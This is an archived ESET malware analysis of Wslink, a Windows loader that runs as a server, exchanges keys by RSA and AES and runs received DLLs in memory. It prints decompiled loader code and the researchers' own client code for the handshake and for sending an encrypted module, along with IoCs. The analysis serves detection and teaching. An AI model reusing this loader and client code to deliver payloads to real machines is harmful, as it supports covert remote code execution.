Wslink: Unique and undocumented malicious loader that runs as a server


By Vladislav Hrčka

Archived: 2026-04-05 13:53:45 UTC

ESET Research

There are no code, functionality or operational similarities to suggest that this is a tool from a known threat actor

27 Oct 2021 • , 5 min. read



ESET researchers have discovered a unique and previously undescribed loader for Windows binaries that, unlike other such loaders, runs as a server and executes received modules in memory. We have named this new malware Wslink after one of its DLLs.

We have seen only a few hits in our telemetry in the past two years, with detections in Central Europe, North America, and the Middle East. The initial compromise vector is not known; most of the samples are packed with MPRESS and some parts of the code are virtualized. Unfortunately, so far we have been unable to obtain any of the modules it is supposed to receive. There are no code, functionality or operational similarities that suggest this is likely to be a tool from a known threat actor group.

The following sections contain analysis of the loader and our own implementation of its client, which was initially made to experiment with detection methods. This client's source code might be of interest to beginners in malware

analysis – it shows how one can reuse and interact with existing functions of previously analyzed malware. The very analysis could also serve as an informative resource documenting this threat for blue teamers.

Technical analysis

Wslink runs as a service and listens on all network interfaces on the port specified in the ServicePort registry value of the service's Parameters key. The preceding component that registers the Wslink service is not known. Figure 1 depicts the code accepting incoming connections to that port.

```
do
{
  if ( select_wrap(&in_sock, 1u) == -1 )
  {
    if ( WSAGetLastError() != WSAETIMEDOUT )
      break;
  }
  else
  {
    addrlen = sizeof(sockaddr);
    client_sock = accept(in_sock, &addr, &addrlen);
    if ( client_sock != -1i64 )
    {
      h = CreateThread(0i64, 0i64, connection_thread, client_sock, 0, 0i64);
      if ( h )
      {
        CloseHandle(h);
      }
      else
      {
        shutdown(client_sock, SD_BOTH);
        closesocket(client_sock);
      }
    }
  }
}
while ( service_state == 2 );
```

Figure 1. Hex-Rays decompilation of the loop accepting incoming connections

Accepting a connection is followed by an RSA handshake with a hardcoded 2048-bit public key to securely exchange both the key and IV to be used for 256-bit AES in CBC mode (see Figure 2). The encrypted module is subsequently received with a unique identifier – signature – and an additional key for its decryption.

Interestingly, the most recently received encrypted module with its signature is stored globally, making it available to all clients. One can save traffic this way – transmit only the key if the signature of the module to be loaded matches the previous one.

```
...
  if ( !symmetric_receive_decrypt(tls_context, module_signature, 32) )
    return 0i64;
  ind = 0i64;
  while ( module_signature[ind] == ldr.last_signature[ind] )
  {
    if ( ++ind >= 32 )
      goto receive_key;
  }
  if ( !symmetric_receive_decrypt(tls_context, &ldr.module_len, 4) )
    return 0i64;
  v15 = ldr.module_len;
  if ( (ldr.module_len - 1) > 0x31FFFFF )
    return 0i64;
  if ( ldr.encrypted_module_ptr )
  {
    free(ldr.encrypted_module_ptr);
    v15 = ldr.module_len;
  }
  ldr.encrypted_module_ptr = alloc_mem(v15);
  if ( !symmetric_receive_decrypt(tls_context, ldr.encrypted_module_ptr, ldr.module_len) )
  {
    free_global_vars();
    return 0i64;
  }
receive_key:
...
```

Figure 2. Hex-Rays decompilation of receiving the module and its signature

As seen in Figure 3, the decrypted module, which is a regular PE file, is loaded into memory using the MemoryModule library and its first export is finally executed. The functions for communication, socket, key and IV are passed in a parameter to the export, enabling the module to exchange messages over the already established connection.

```
comm_struc[0] = tls_context;
comm_struc[1] = symmetric_encrypt_send;
comm_struc[2] = symmetric_receive_decrypt;
comm_struc[3] = symmetric_receive_decrypt_dynamic_length;
comm_struc[4] = symmetric_encrypt_send_dword;
comm_struc[5] = symmetric_receive_decrypt_dword;
comm_struc[6] = free_mem;
mem_module = MemoryLoadLibrary(data, size);
if ( mem_module )
{
  code_base = mem_module->codeBase;
  hdrs = mem_module->headers;
  if ( hdrs->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].Size
    && (exports = hdrs->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress,
        LODWORD(exports_num) = *&code_base[exports + offsetof(_IMAGE_EXPORT_DIRECTORY, NumberOfFunctions)],
        exports_num)
    && (ord_base = *&code_base[exports + offsetof(_IMAGE_EXPORT_DIRECTORY, Base)], ord_base <= 1)
    && 1 - ord_base <= exports_num )
  {
    export = &code_base[*&code_base[4 * (1 - ord_base)
                                  + *&code_base[exports + offsetof(_IMAGE_EXPORT_DIRECTORY, AddressOfFunctions)]]];
    if ( export )
      (export)(comm_struc);
    detach_and_free_data(mem_module);
    mem_module = 1;
  }
  else
  {
    SetLastError(ERROR_PROC_NOT_FOUND);
    detach_and_free_data(mem_module);
    mem_module = 1;
  }
}
return mem_module;
```

Figure 3. Hex-Rays decompilation of code executing the received module in memory

Implementation of the client

Our own implementation of a Wslink client, described below, simply establishes a connection with a modified Wslink server and sends a module that is then decrypted and executed. As our client cannot know the private key matching the public key in any given Wslink server instance, we produced our own key pair and modified the server executable with the public key from that pair and used the private key in our Wslink client implementation.

This client enabled us to reproduce Wslink's communication and search for unique patterns; it additionally confirmed our findings, because we could mimic its behavior.

Initially some functions for sending/receiving messages are obtained from the original sample (see Figure 4) – we can use them right away and do not have to reimplement them later.

```
int init_wslink_functions(struct wslink_functions* wsf) {
        long long dllBase = LoadLibrary("wslink.dll");
        if (dllBase == 0) {
                return 0;
        }
        void* bin = (void*) dllBase;

        wsf->symmetric_encrypt_send = (int (*)(struct tls_context*, void *, int))(bin + symmetric_encrypt_send_offset);
        wsf->receive_wrapper = (int (*)(SOCKET, char *, int, int))(bin + receive_wrapper_offset);
        wsf->symmetric_receive_decrypt = (int (*)(struct tls_context*, void*, int))(bin + symmetric_receive_decrypt_offset);
        return 1;
}
```

Figure 4. The code for loading functions from a Wslink's sample

Subsequently, our client reads the private RSA key to be used from a file and a connection to the specified IP and port is established. It is expected that an instance of Wslink already listens on the supplied address and port.

Naturally, its embedded public key must also be replaced with one whose private key is known.

Our client and the Wslink server continue by performing the handshake that exchanges the key and IV to be used for AES encryption. This consists of three steps, as seen in Figure 5: sending a client hello, receiving the symmetric key with IV, and sending them back to verify successful decryption. From reversing the Wslink binary we learned that the only constraint of the hello message, apart from size 240 bytes, is that the second byte must be zero, so we just set it to all zeroes.

```
int handshake(struct wslink_functions* wsf, struct tls_context* cnt, char* private_rsa_key) {
        char hello[hello_len];
        char encrypted_hello[modulus_len];
        memset(hello, 0, hello_len);
        RSA *rsa = createRSA(private_rsa_key, 0);
        // sends hello
        int rsa_sig_size = RSA_private_encrypt(hello_len, hello, encrypted_hello, rsa, RSA_PKCS1_PADDING);
        if (send(cnt->sock, encrypted_hello, rsa_sig_size, 0) == SOCKET_ERROR) {
                return 0;
        }

        // receives symmetric key
        char encrypted_answer[modulus_len];
        char decrypted_answer[answer_len];
        if (!wsf->receive_wrapper(cnt->sock, encrypted_answer, modulus_len, assymetric_timeout)) {
                return 0;
        }
        rsa_sig_size = RSA_private_decrypt(modulus_len, encrypted_answer, decrypted_answer, rsa, RSA_PKCS1_PADDING);
        if (answer_len != rsa_sig_size) {
                return 0;
        }
        struct handshake_answer* ha = (struct handshake_answer*) decrypted_answer;
        memcpy(cnt->key, ha->key, key_len);
        memcpy(cnt->iv, ha->iv, iv_len);

        // sends symmetric key back for verification
        char reencrypted_answer[modulus_len];
        rsa_sig_size = RSA_private_encrypt(answer_len, (void*) decrypted_answer, reencrypted_answer, rsa, RSA_PKCS1_PADDING);
        if (send(cnt->sock, reencrypted_answer, rsa_sig_size, 0) == SOCKET_ERROR) {
                return 0;
        }
        return 1;
}
```

Figure 5. Our client's code for the RSA handshake

The final part is sending the module. As one can see in Figure 6, it consists of a few simple steps:

- receiving the signature of the previously loaded module – we decided not to do anything with it in our implementation, as it was not important for us
- sending a hardcoded signature of the module
- reading the module from a file, encrypting it (see Figure 7) and sending it
- sending the encryption key of the module

```
int send_module(struct wslink_functions* wsf, struct tls_context* cnt) {
        struct module_id prev_mod;
        // receive signature of the previously loaded module
        if (!wsf->symmetric_receive_decrypt(cnt, (void*) &prev_mod, sizeof(prev_mod))) {
                return 0;
        }
        // send the signature of the module to be sent
        if (!wsf->symmetric_encrypt_send(cnt, module_sig, strlen(module_sig))) {
                return 0;
        }
        struct wslink_module wsm;
        // load the module from file
        if (!get_module(&wsm)) {
                return 0;
        }
        // send the module
        if (!wsf->symmetric_encrypt_send(cnt, (void*) &(wsm.len), sizeof(wsm.len))) {
                free(&(wsm.data));
                return 0;
        }
        if (!wsf->symmetric_encrypt_send(cnt, wsm.data, wsm.len)) {
                free(&(wsm.data));
                return 0;
        }
        // send the encryption key of the module
        if (!wsf->symmetric_encrypt_send(cnt, module_key, key_len)) {
                free(&(wsm.data));
                return 0;
        }
        free(&(wsm.data));
        return 1;
}
```

Figure 6. Our client's code for sending the module

```
int get_module(struct wslink_module* wsm) {
        FILE *f = fopen("module.dll", "rb");
        if (!f) {
                return 0;
        }
        fseek(f, 0, SEEK_END);
        long fsize = ftell(f);
        fseek(f, 0, SEEK_SET);

        void *data = malloc(fsize);
        fread(data, 1, fsize, f);
        fclose(f);

        void* enc_data = malloc(fsize + (iv_len - fsize % iv_len));
        int enc_size = aes_encrypt(data, fsize, module_key, null_iv, enc_data);
        free(data);

        wsm->data = enc_data;
        wsm->len = enc_size;
        return 1;
}
```

Figure 7. Our client's code for loading and encrypting the module

The full source code for our client is available in our WslinkClient GitHub repository. Note that the code still requires a significant amount of work to be usable for malicious purposes and creating another loader from scratch would be easier.

Conclusion

Wslink is a simple yet remarkable loader that, unlike those we usually see, runs as a server and executes received modules in memory.

Interestingly, the modules reuse the loader's functions for communication, keys and sockets; hence they do not have to initiate new outbound connections. Wslink additionally features a well-developed cryptographic protocol to protect the exchanged data.

IoCs

Samples

SHA-1	ESET detection name
01257C3669179F754489F92947FBE0B57AEAE573	Win64/TrojanDownloader.Wslink
E6F36C66729A151F4F60F54012F242736BA24862	#rowspan#
39C4DE564352D7B6390BFD50B28AA9461C93FB32	#rowspan#

MITRE ATT&CK techniques

This table was built using version 9 *of the ATT&CK framework.*

Tactic	ID	Name	Description
Enterprise	T1587.001	Develop Capabilities: Malware	Wslink is a custom PE loader.
Execution	T1129	Shared Modules	Wslink loads and executes DLLs in memory.
	T1569.002	System Services: Service Execution	Wslink runs as a service.
Obfuscated Files or Information	T1027.002	Obfuscated Files or Information: Software Packing	Wslink is packed with MPRESS and its code might be virtualized.
Command and Control	T1573.001	Encrypted Channel: Symmetric Cryptography	Wslink encrypts traffic with AES.
T1573.002	Encrypted Channel: Asymmetric Cryptography	Wslink exchanges a symmetric key with RSA.	

Let us keep you up to date

Sign up for our newsletters

Source: https://www.welivesecurity.com/2021/10/27/wslink-unique-undocumented-malicious-loader-runs-server/